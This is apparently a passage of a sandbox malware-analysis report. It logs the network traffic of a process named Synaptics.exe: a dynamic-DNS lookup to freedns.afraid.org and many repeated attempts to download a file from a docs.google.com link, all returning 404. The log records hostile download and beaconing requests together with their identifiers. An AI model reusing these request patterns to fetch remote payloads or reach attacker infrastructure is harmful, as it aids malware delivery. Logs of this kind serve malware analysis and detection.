14	192.168.2.3	49768	69.42.215.252	80	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 02:40:41.833442926 CET	1317	OUT	GET /api/?action=getdyndns&sha=a30fa98efc092684e8d1c5cff797bcc613562978 HTTP/1.1 User-Agent: MyApp Host: freedns.afraid.org Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 02:40:42.046803951 CET	1319	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 26 Jan 2022 01:40:39 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding X-Cache: MISS Data Raw: 31 66 0d 0a 45 52 52 4f 52 3a 20 43 6f 75 6c 64 20 6e 6f 74 20 61 75 74 68 65 6e 74 69 63 61 74 65 2e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 1fERROR: Could not authenticate.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49771	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49770	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49773	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49772	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49774	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49775	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49777	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49776	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49765	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-26 01:40:41 UTC	0	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-01-26 01:40:42 UTC	0	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Content-Security-Policy: script-src 'nonce-h8PmNUY3Lxp2hZQHX+d9yQ' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" Date: Wed, 26 Jan 2022 01:40:42 GMT Expires: Wed, 26 Jan 2022 01:40:42 GMT Cache-Control: private, max-age=0 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=SSVn4-j59JXsTzxw847lfqJIID7zKof-Xkcxy3fnYPbOQF2K_rhItUDKpUam4CimsZa0ZkCNsNF-p5jihI9D9v5_JpNDmEeXc8nvpPuWdC1Y-5-xdpfIrOe7Xgo8_7k6NVyKXkeYW_T_LgorYz9SrXu0RFiFNl_tuUgPHfJZcdM; expires=Thu, 28-Jul-2022 01:40:41 GMT; path=/; domain=.google.com; HttpOnly Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site,Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-01-26 01:40:42 UTC	1	IN	Data Raw: 38 64 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 3c 48 32 3e 45 72 72 6f 72 20 34 30 34 3c 2f 48 32 3e 0a 3c 2f 42 4f 44 59 3e 0a 3c 2f 48 54 4d 4c 3e 0a 0d 0a Data Ascii: 8d<HTML><HEAD><TITLE>Not Found</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Not Found</H1><H2>Error 404</H2></BODY></HTML>
2022-01-26 01:40:42 UTC	1	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49766	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-26 01:40:41 UTC	0	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-01-26 01:40:42 UTC	1	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Content-Security-Policy: script-src 'nonce-MnbeCR+DLosHit1O26Q8ng' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} Date: Wed, 26 Jan 2022 01:40:42 GMT Expires: Wed, 26 Jan 2022 01:40:42 GMT Cache-Control: private, max-age=0 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=Z9NzJjnPWUitQLAoJHeuMMuo7U2KlbjEgRTwO6DBDzKkE9bNbTk7QrgaCNMw7qYQFNh3y6NAHppTjvVahiaNwwztWY1HVVfW-N_CaP8ut_6I2UiEdontaeBHy3lXTvLOy8WJyEVXH-OcRIRxCituWMrRoGdSseIThKXC76zDRX8; expires=Thu, 28-Jul-2022 01:40:41 GMT; path=/; domain=.google.com; HttpOnly Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site,Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-01-26 01:40:42 UTC	3	IN	Data Raw: 38 64 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 3c 48 32 3e 45 72 72 6f 72 20 34 30 34 3c 2f 48 32 3e 0a 3c 2f 42 4f 44 59 3e 0a 3c 2f 48 54 4d 4c 3e 0a 0d 0a Data Ascii: 8d<HTML><HEAD><TITLE>Not Found</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Not Found</H1><H2>Error 404</H2></BODY></HTML>
2022-01-26 01:40:42 UTC	3	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49779	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-26 01:40:43 UTC	16	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-01-26 01:40:43 UTC	16	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} Content-Security-Policy: script-src 'nonce-RdHp+ZvfKKgbks87zRU3qw' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Date: Wed, 26 Jan 2022 01:40:43 GMT Expires: Wed, 26 Jan 2022 01:40:43 GMT Cache-Control: private, max-age=0 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=myEvXuTvmjxcm4mnQp4ui8yq_pOmgMJXZ4qPt8sg5dP6BwW624u9fHxPm5SLfaDR1bn3DRtOVcQUmhGJb-8EKyJI7IqoDlJu-Yimrlw3LeFe0RflH1gxCzx21qwDBT5nfkHN9MrZplq9LlxFpB6oGRU1iePbOAj1ojcanT9iX_g; expires=Thu, 28-Jul-2022 01:40:43 GMT; path=/; domain=.google.com; HttpOnly Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site,Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-01-26 01:40:43 UTC	17	IN	Data Raw: 38 64 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 3c 48 32 3e 45 72 72 6f 72 20 34 30 34 3c 2f 48 32 3e 0a 3c 2f 42 4f 44 59 3e 0a 3c 2f 48 54 4d 4c 3e 0a 0d 0a Data Ascii: 8d<HTML><HEAD><TITLE>Not Found</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Not Found</H1><H2>Error 404</H2></BODY></HTML>
2022-01-26 01:40:43 UTC	18	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49778	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-26 01:40:43 UTC	16	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-01-26 01:40:43 UTC	18	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Content-Security-Policy: script-src 'nonce-5xU30urGcRrPcxntL4QFLA' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} Date: Wed, 26 Jan 2022 01:40:43 GMT Expires: Wed, 26 Jan 2022 01:40:43 GMT Cache-Control: private, max-age=0 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=IZ6IVToh4zcgc4x1sK0NAA7spP8dwoR3XdYssI9Pua_F_DpwrV1d7A2Lplg8ZiHtNOapGJdXunEw6OYhdWwZhh5BxFEnWLJm3lGH0S_UX5kgHKRMYqUNqOgw-QSKsMVLz69xPBGSBWDQ0g4zqPg2fWvSD6Mzlg5dqGcoGip1x00; expires=Thu, 28-Jul-2022 01:40:43 GMT; path=/; domain=.google.com; HttpOnly Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site,Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-01-26 01:40:43 UTC	19	IN	Data Raw: 38 64 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 3c 48 32 3e 45 72 72 6f 72 20 34 30 34 3c 2f 48 32 3e 0a 3c 2f 42 4f 44 59 3e 0a 3c 2f 48 54 4d 4c 3e 0a 0d 0a Data Ascii: 8d<HTML><HEAD><TITLE>Not Found</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Not Found</H1><H2>Error 404</H2></BODY></HTML>
2022-01-26 01:40:43 UTC	19	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49780	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-26 01:40:43 UTC	19	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-01-26 01:40:43 UTC	21	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} Content-Security-Policy: script-src 'nonce-sPLIUksRvialjFnyjQevTQ' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Date: Wed, 26 Jan 2022 01:40:43 GMT Expires: Wed, 26 Jan 2022 01:40:43 GMT Cache-Control: private, max-age=0 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=WFRHPG-cDuXn9NqSuf0VuWUkAVPh5GdWWBMC9Ru1r6X6fT83oiT3knyYXEyjiVM_qb89t-XLdImlV-942jaLFcvX5D8TlLCmy87ko9TMEaSPrPNdarZ8TaE063oXe5MvEO7vd0XWYuVzSFICtzlQxwzQzt7o0ltS-HOTCTQepZI; expires=Thu, 28-Jul-2022 01:40:43 GMT; path=/; domain=.google.com; HttpOnly Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site,Accept-Encoding Connection: close Transfer-Encoding: chunked

Timestamp	kBytes transferred	Direction	Data
2022-01-26 01:40:43 UTC	22	IN	Data Raw: 38 64 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 3c 48 32 3e 45 72 72 6f 72 20 34 30 34 3c 2f 48 32 3e 0a 3c 2f 42 4f 44 59 3e 0a 3c 2f 48 54 4d 4c 3e 0a 0d 0a Data Ascii: 8d<HTML><HEAD><TITLE>Not Found</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Not Found</H1><H2>Error 404</H2></BODY></HTML>
2022-01-26 01:40:43 UTC	22	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49781	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-26 01:40:43 UTC	19	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-01-26 01:40:43 UTC	19	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} Content-Security-Policy: script-src 'nonce-vjtjcs1W4e/lOQ1cPPxnLQ' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" Date: Wed, 26 Jan 2022 01:40:43 GMT Expires: Wed, 26 Jan 2022 01:40:43 GMT Cache-Control: private, max-age=0 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=Vdgur68JofFWxSUhQckp8zV0Ef0ZTFKVUJ8d5I7w3wEVePra58Z4_uxGHewkEDv_U56WgY sIry6fzKCoIDq_XnVime8D9MZwNFwdrBRbEIFbenKPqF_DFmtRfk6NxThU8hv4EwxUkU88wcM1eVL3wKXNvecBnLUZ FwUV5PX3e9Q; expires=Thu, 28-Jul-2022 01:40:43 GMT; path=/; domain=.google.com; HttpOnly Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; m a=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site,Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-01-26 01:40:43 UTC	21	IN	Data Raw: 38 64 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 3c 48 32 3e 45 72 72 6f 72 20 34 30 34 3c 2f 48 32 3e 0a 3c 2f 42 4f 44 59 3e 0a 3c 2f 48 54 4d 4c 3e 0a 0d 0a Data Ascii: 8d<HTML><HEAD><TITLE>Not Found</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Not Found</H1><H2>Error 404</H2></BODY></HTML>
2022-01-26 01:40:43 UTC	21	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49771	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-26 01:40:42 UTC	3	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-01-26 01:40:42 UTC	5	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} Content-Security-Policy: script-src 'nonce-qUQ/asTtDE7He0Vml9HmZA' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" Date: Wed, 26 Jan 2022 01:40:42 GMT Expires: Wed, 26 Jan 2022 01:40:42 GMT Cache-Control: private, max-age=0 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=GsvAX0t__-cMfTHedu1r9_YWhq8dTNOVby6k30MueLAVtOkLaQZHzdz00YyNq18rbdjPdy c0Y4iU6Kprz94a8dWdD6HYvujbvGXtTMbrJ3VWJ8_KcKALdwMx3u4pWl4yDWktspyOAhFbeHv2Cp3cvEGHz7ybChel jHi7wIYyQiw; expires=Thu, 28-Jul-2022 01:40:42 GMT; path=/; domain=.google.com; HttpOnly Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; m a=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site,Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-01-26 01:40:42 UTC	6	IN	Data Raw: 38 64 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 3c 48 32 3e 45 72 72 6f 72 20 34 30 34 3c 2f 48 32 3e 0a 3c 2f 42 4f 44 59 3e 0a 3c 2f 48 54 4d 4c 3e 0a 0d 0a Data Ascii: 8d<HTML><HEAD><TITLE>Not Found</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Not Found</H1><H2>Error 404</H2></BODY></HTML>
2022-01-26 01:40:42 UTC	6	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49770	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-26 01:40:42 UTC	3	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-01-26 01:40:42 UTC	3	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Content-Security-Policy: script-src 'nonce-YXDM5qvdo8b2sWEK1L9uVw' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" Date: Wed, 26 Jan 2022 01:40:42 GMT Expires: Wed, 26 Jan 2022 01:40:42 GMT Cache-Control: private, max-age=0 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=ItB4rggOjE7L83nmMdJfyQhAXU45o48wqAdRB-lL5Ie-MdQjOv3okMid3WbfMDZHbnDZr5 k9aqXXvSn4CBTAwHSyCdMEU1QFmYWvxj_Bxyqo2--MwRLKKn67BRFBYD59EXcasAatKWIUcsJscCR7xpunrw5_i7iI 4Vlwvg1bm0Y; expires=Thu, 28-Jul-2022 01:40:42 GMT; path=/; domain=.google.com; HttpOnly Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; m a=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site,Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-01-26 01:40:42 UTC	4	IN	Data Raw: 38 64 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 3c 48 32 3e 45 72 72 6f 72 20 34 30 34 3c 2f 48 32 3e 0a 3c 2f 42 4f 44 59 3e 0a 3c 2f 48 54 4d 4c 3e 0a 0d 0a Data Ascii: 8d<HTML><HEAD><TITLE>Not Found</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Not Found</H1><H2>Error 404</H2></BODY></HTML>
2022-01-26 01:40:42 UTC	5	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49773	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-26 01:40:42 UTC	6	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-01-26 01:40:42 UTC	6	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Content-Security-Policy: script-src 'nonce-RzI2vKOO/RcM9o2uC+wZFw' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} Date: Wed, 26 Jan 2022 01:40:42 GMT Expires: Wed, 26 Jan 2022 01:40:42 GMT Cache-Control: private, max-age=0 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=oHsspnoaoRPvcVOBycmUhuol6EoOLvfMWKH14ADwtMfMkSbpD4McXBo-NIiw6WK2tPXLjh 